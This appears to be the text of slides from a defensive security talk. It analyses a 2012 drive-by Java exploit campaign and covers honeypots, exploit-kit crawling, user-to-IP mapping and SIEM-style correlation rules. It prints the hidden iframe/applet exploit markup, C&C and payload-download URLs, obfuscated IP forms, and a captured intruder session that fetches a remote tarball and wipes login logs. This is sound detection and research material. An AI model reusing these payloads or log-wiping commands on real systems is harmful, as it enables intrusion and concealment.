9871	147.67.119.3	200	HTTP	ec.europa.eu	/dgs/home-affairs/scripts/jquery.js
9872	147.67.119.3	200	HTTP	ec.europa.eu	/wel/scripts/comm/commission.js
9873	147.67.119.3	200	HTTP	ec.europa.eu	/wel/scripts/ii/langnav.js
9874	147.67.119.3	200	HTTP	ec.europa.eu	/wel/template-2009/scripts/library.js
9875		502	HTTP	0.0.0.0	/
9876	147.67.119.3	200	HTTP	ec.europa.eu	/wel/template-2012/stylesheets/ec-lite.css

Encoded IP address (Netprotocol.exe example)

- Bot Infection was: Drive-By-FTP,
now: Drive-By-FTP, Drive-By-HTTP
- Payload and intermediate malware domains: Normal, Obfuscated
- Distributed via: compromised web-sites
- C&C domains usually generated, many domains in .be zone.
- C&C and Malware domains located on the different AS. Bot updates payload via HTTP
- Typical bot activity: HTTP Post, payload updates via HTTP.



Domain	URL	Referrer	Payload	Size
3645455029	/1/s.html	Infected site	html	997
Java.com	/js/deployJava.js	3645455029	javascript	4923
3645455029	/1/exp.jar		application/x-jar	18046
3645455029	/file1.dat		application/executeable	138352

Attack analysis

- Script from www. Java.com used during attack.
- Applet exp.jar loaded by FTP
- FTP Server IP address obfuscated to avoid detection

```
<div style="position: absolute; left: -1000px">  
  <iframe src="ftp://3645455029/1/s.html">  
    <html>  
      <head>  
        <script src="http://www.java.com/js/deployJava.js">  
      </head>  
      <body>  
        <embed id="deployJavaPlugin" hidden="true" type="application/java-depl  
        <script>  
          1 eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)}  
        </script>  
        <applet archive="ftp://3645455029/1/exp.jar" code="morale.class">  
      </body>  
    </html>  
  </iframe>
```


Interesting modifications

GET http://java.com/ru/download/windows_ie.jsp?
host=java.com&returnPage=ftp://217.73.58.181/1/s.
html&locale=ru HTTP/1.1

XSS in java.com was abused (already fixed)?!

Key feature example

Date/Time 2012-04-20 11:11:49 MSD

Tag Name FTP Pass

Target IP Address 217.73.63.202

Target Object Name 21

:password Java1.6.0_30@

:user anonymous

Activity example

Date/Time 2012-04-29
02:05:48 MSD

Tag Name HTTP_Post

Target IP Address
217.73.60.107

:server

rugtif.be

:URL

/check_system.php

Domain Registered:

2012-04-21

Date/Time 2012-04-29
02:06:08 MSD

Tag Name HTTP_Post

Target IP Address
208.73.210.29

:server

eksyghskgsbakrys.com

:URL





/check_system.php

Onhost detection and activity

Payload: usually netprotocol.exe. Located in Users\USER_NAME\AppData\Roaming, which periodically downloads other malware

Further payload loaded via HTTP

http://64.191.65.99/view_img.php?c=4&k=a4422297a462ec0f01b83bc96068e064

 netprotocol.exe	26.03.2012 19:47:34
 106.exe	02.04.2012 17:42:32
 elro.exe	03.04.2012 2:09:53
 kwe.exe	13.04.2012 15:09:20

Detection By AV Sample from May 09 2012 Detect ratio 1/42



SHA256: 85b80c7be8d38eec977ecfc9a358e0911016b8e338f9ed97d0846ad169fd32b3

File name: netprotocol.exe

Detection ratio: 1 / 42

Analysis date: 2012-05-09 16:52:58 UTC (0 минут ago)


More details

Antivirus	Result
Microsoft	-
NOD32	Win32/SpyVolta.A

Monitoring infection and post infection activity

- **Infection:** .jar and .dat file downloaded by FTP, server name = obfuscated IP Address, example <ftp://3645456330/6/e.jar>
Java version in FTP password, example [Java1.6.0_29@](#)
- **Updates:** executable transfer from some Internet host, example [GET http://184.82.0.35/f/kwe.exe](http://184.82.0.35/f/kwe.exe)
- **Postinfection activity:** Mass HTTP Post to normal and generated domains with URL: [check_system.php](#)

09:04:46 POST http://hander.be/check_system.php

09:05:06 POST http://aratecti.be/check_system.php

09:06:48 POST http://hander.be/check_system.php

09:07:11 POST http://aratecti.be/check_system.php

collecting samples from the exploit packs

Simply create the ENVIRONMENT, which he is targeting (JVM, IE, Adobe ..)

Be aware of serve once per IP and other restrictions



Consulting company works fine, but it was their last time

11/6/2012 10:24	0x53.0xaa.0x6a.0x38	http://0x53.0xaa.0x6a.0x38/info.txt
11/6/2012 10:24	0123.0252.0152.070	http://0123.0252.0152.070/info.txt
11/6/2012 10:24	1440109764	http://1440109764/info.txt
11/6/2012 10:24	1403677240	1403677240:443
11/6/2012 10:24	4211031720	4211031720:443
11/6/2012 10:24	12352465070	012352465070:443
11/6/2012 10:24	24725152160	024725152160:443

TOOLS


Honeypots

- Practical experience with building honeypots and what gets captured.

```
erp:~# mkdir " "
erp:~# cd " "
erp:~/ . # wget wget http://X.HackerSoft.Org/nw.tgz
--2013-04-03 22:08:31-- http://wget
Connecting to wget:80... connected.
HTTP request sent, awaiting response... DNS lookup failed: address 'wget'
erp:~/ . # ls -la
drwxr-xr-x 1 root root 4096 2013-04-03 22:13 .
drwxr-xr-x 1 root root 4096 2013-04-03 22:13 ..
erp:~/ . # rm -rf .bash_history
erp:~/ . # rm -rf /var/run/utmp
erp:~/ . # rm -rf /var/run/wtmp -
erp:~/ . # rm -rf /var/log/lastlog
erp:~/ . # rm -rf /usr/adm/lastlog
rm: cannot remove `/usr/adm/lastlog': No such file or directory
```

Honeypots

- There are quite a few to grab and customize:
 - Kippo
 - <http://amunhoney.sourceforge.net/> - gets lots of web kiddies in.
 - Lets watch some cartoons ;-)



```
sh kevin@103.29.198.33
Warning: Permanently added '103.29.198.33' (RSA) to the
kevin@103.29.198.33's password:
Linux localhost 2.6.26-2-686 #1 SMP Wed Nov 4 20:45:37
Last login: Tue Apr  2 14:41:54 2013 from 192.168.9.4
```

Roll-your-own crawler + yara ;)

- Used to automate detection of exploitkit redirect placements. Per-se static, uses jsunpack to deobfuscate javascript before rules are applied. HAS MANY LIMITATIONS :)

```
./crawler.py yandex.ru
```

```
WARNING: no protocol given. using http
```

```
crawling url http://yandex.ru
```

```
Crawling under domain: yandex.ru
```

```
fetching http://yandex.ru
```

```
fetching http://home.yandex.ru/?from=prov_main
```

```
fetching http://soft.yandex.ru/?mp
```

```
fetching http://tune.yandex.ru/region/?retpath=http%3A%2F%2Fwww.yandex.ru%2F%3Fd
```

```
fetching http://www.yandex.ru/?edit=1
```

Control network objects (update_macs.pl)

- What is it for?
- How it works and data sources
- Demo

Control network objects (update_macs.pl)

The main idea is collecting and matching **USER IDs** from **different sources** (network devices).

Control network objects (update_macs.pl)

The main idea is collecting and matching **USER IDs** from **different sources** (network devices).

IDs:

- Workstation IP
- User AD Login
- MAC
- Switch
- Port

Sources:

- AD
- Switch
- Router

Control network objects (update_macs.pl)

The main idea is collecting and matching **USER IDs** from **different sources** (network devices).

IDs:

- Workstation IP
- User AD Login
- MAC
- Switch
- Port




Location

Sources:

- AD
- Switch
- Router

Control network objects (update_macs.pl)




What is it for, update_macs.pl? (use cases)

1. We see IP-address in IDS\IPS logs. **Who** is there?
2. If we don't know who. **Where** is it?
3. If we use DHCP. **Who** was **when**?
4. Control **moving** from one location to another.

SEC: Simple Event Correlator

- Again if you don't have SIEM....
- is a tool for accomplishing **event correlation** tasks in the domains of **log analysis**, **system monitoring**, network and **security management**, etc
- written in Perl
- <http://simple-evcorr.sourceforge.net/>
- We **can't imagine** scenario that **can't be implemented** in SEC

Deployment



Correlated events: IDS (ISS RNE) (portscan analysis)

Problem: Just single ***_Probe_*** (probe) means nothing, but from **one source**:

- **5 same** probes within **60 sec.**,
 - **10 different** probes within **60 sec.**,
 - probes to **7 different destinations** within **60 sec.**,
 - Probes at speed (number of events/time period) more than **0.5**,
- ... need to be investigated.

Correlated events: IDS (ISS RNE) (Another interesting cases)

- **TCP_Probe SMTP** – look for e-mail worm (G1 – “silly”, G2 - “advances”),
- **IP_Duplicate** – look for ARP Poisoning,
- **DHCP_Ack** – look for “admin hack” - fake DHCP server,
- **(HTTP|FTP)_Put** – control data leakage (if you don't have DLP :-)

Correlation events: McAfee ePO

- If you're in **epidemic** – **special rules** for events,
- See all events of “**file infected ... clean error ... delete failed**” – they need to be fixed manually or somehow differently.

Correlation rules: Windows

(general cases)

- User Account **Locked out** (644)
- User Account **Created** (624), **Deleted** (630), **Added to Global gr** (632), **Added to Local gr** (636), **Enabled/Disabled** (642), **Changed** (524)
- **Starting up** (512), **Shutting down** (513)
- see MS' Security Monitoring and attack detection planning guide

Microsoft Solutions for Security
and
security center of excellence

*The Security Monitoring and
Attack Detection Planning Guide*

Microsoft

Correlation rules: Windows

(interesting cases)

- Events that have **not seen before**
- Password **hashes** have been **dumped**
- Windows **Service** was **started** (during usual server operation)

Features of not targeted and targeted threats

Drawing a line between targeted and not targeted threats (Massive Drive-By almost always not targeted, email with sploits = high probability of targeted attack)

Questions :)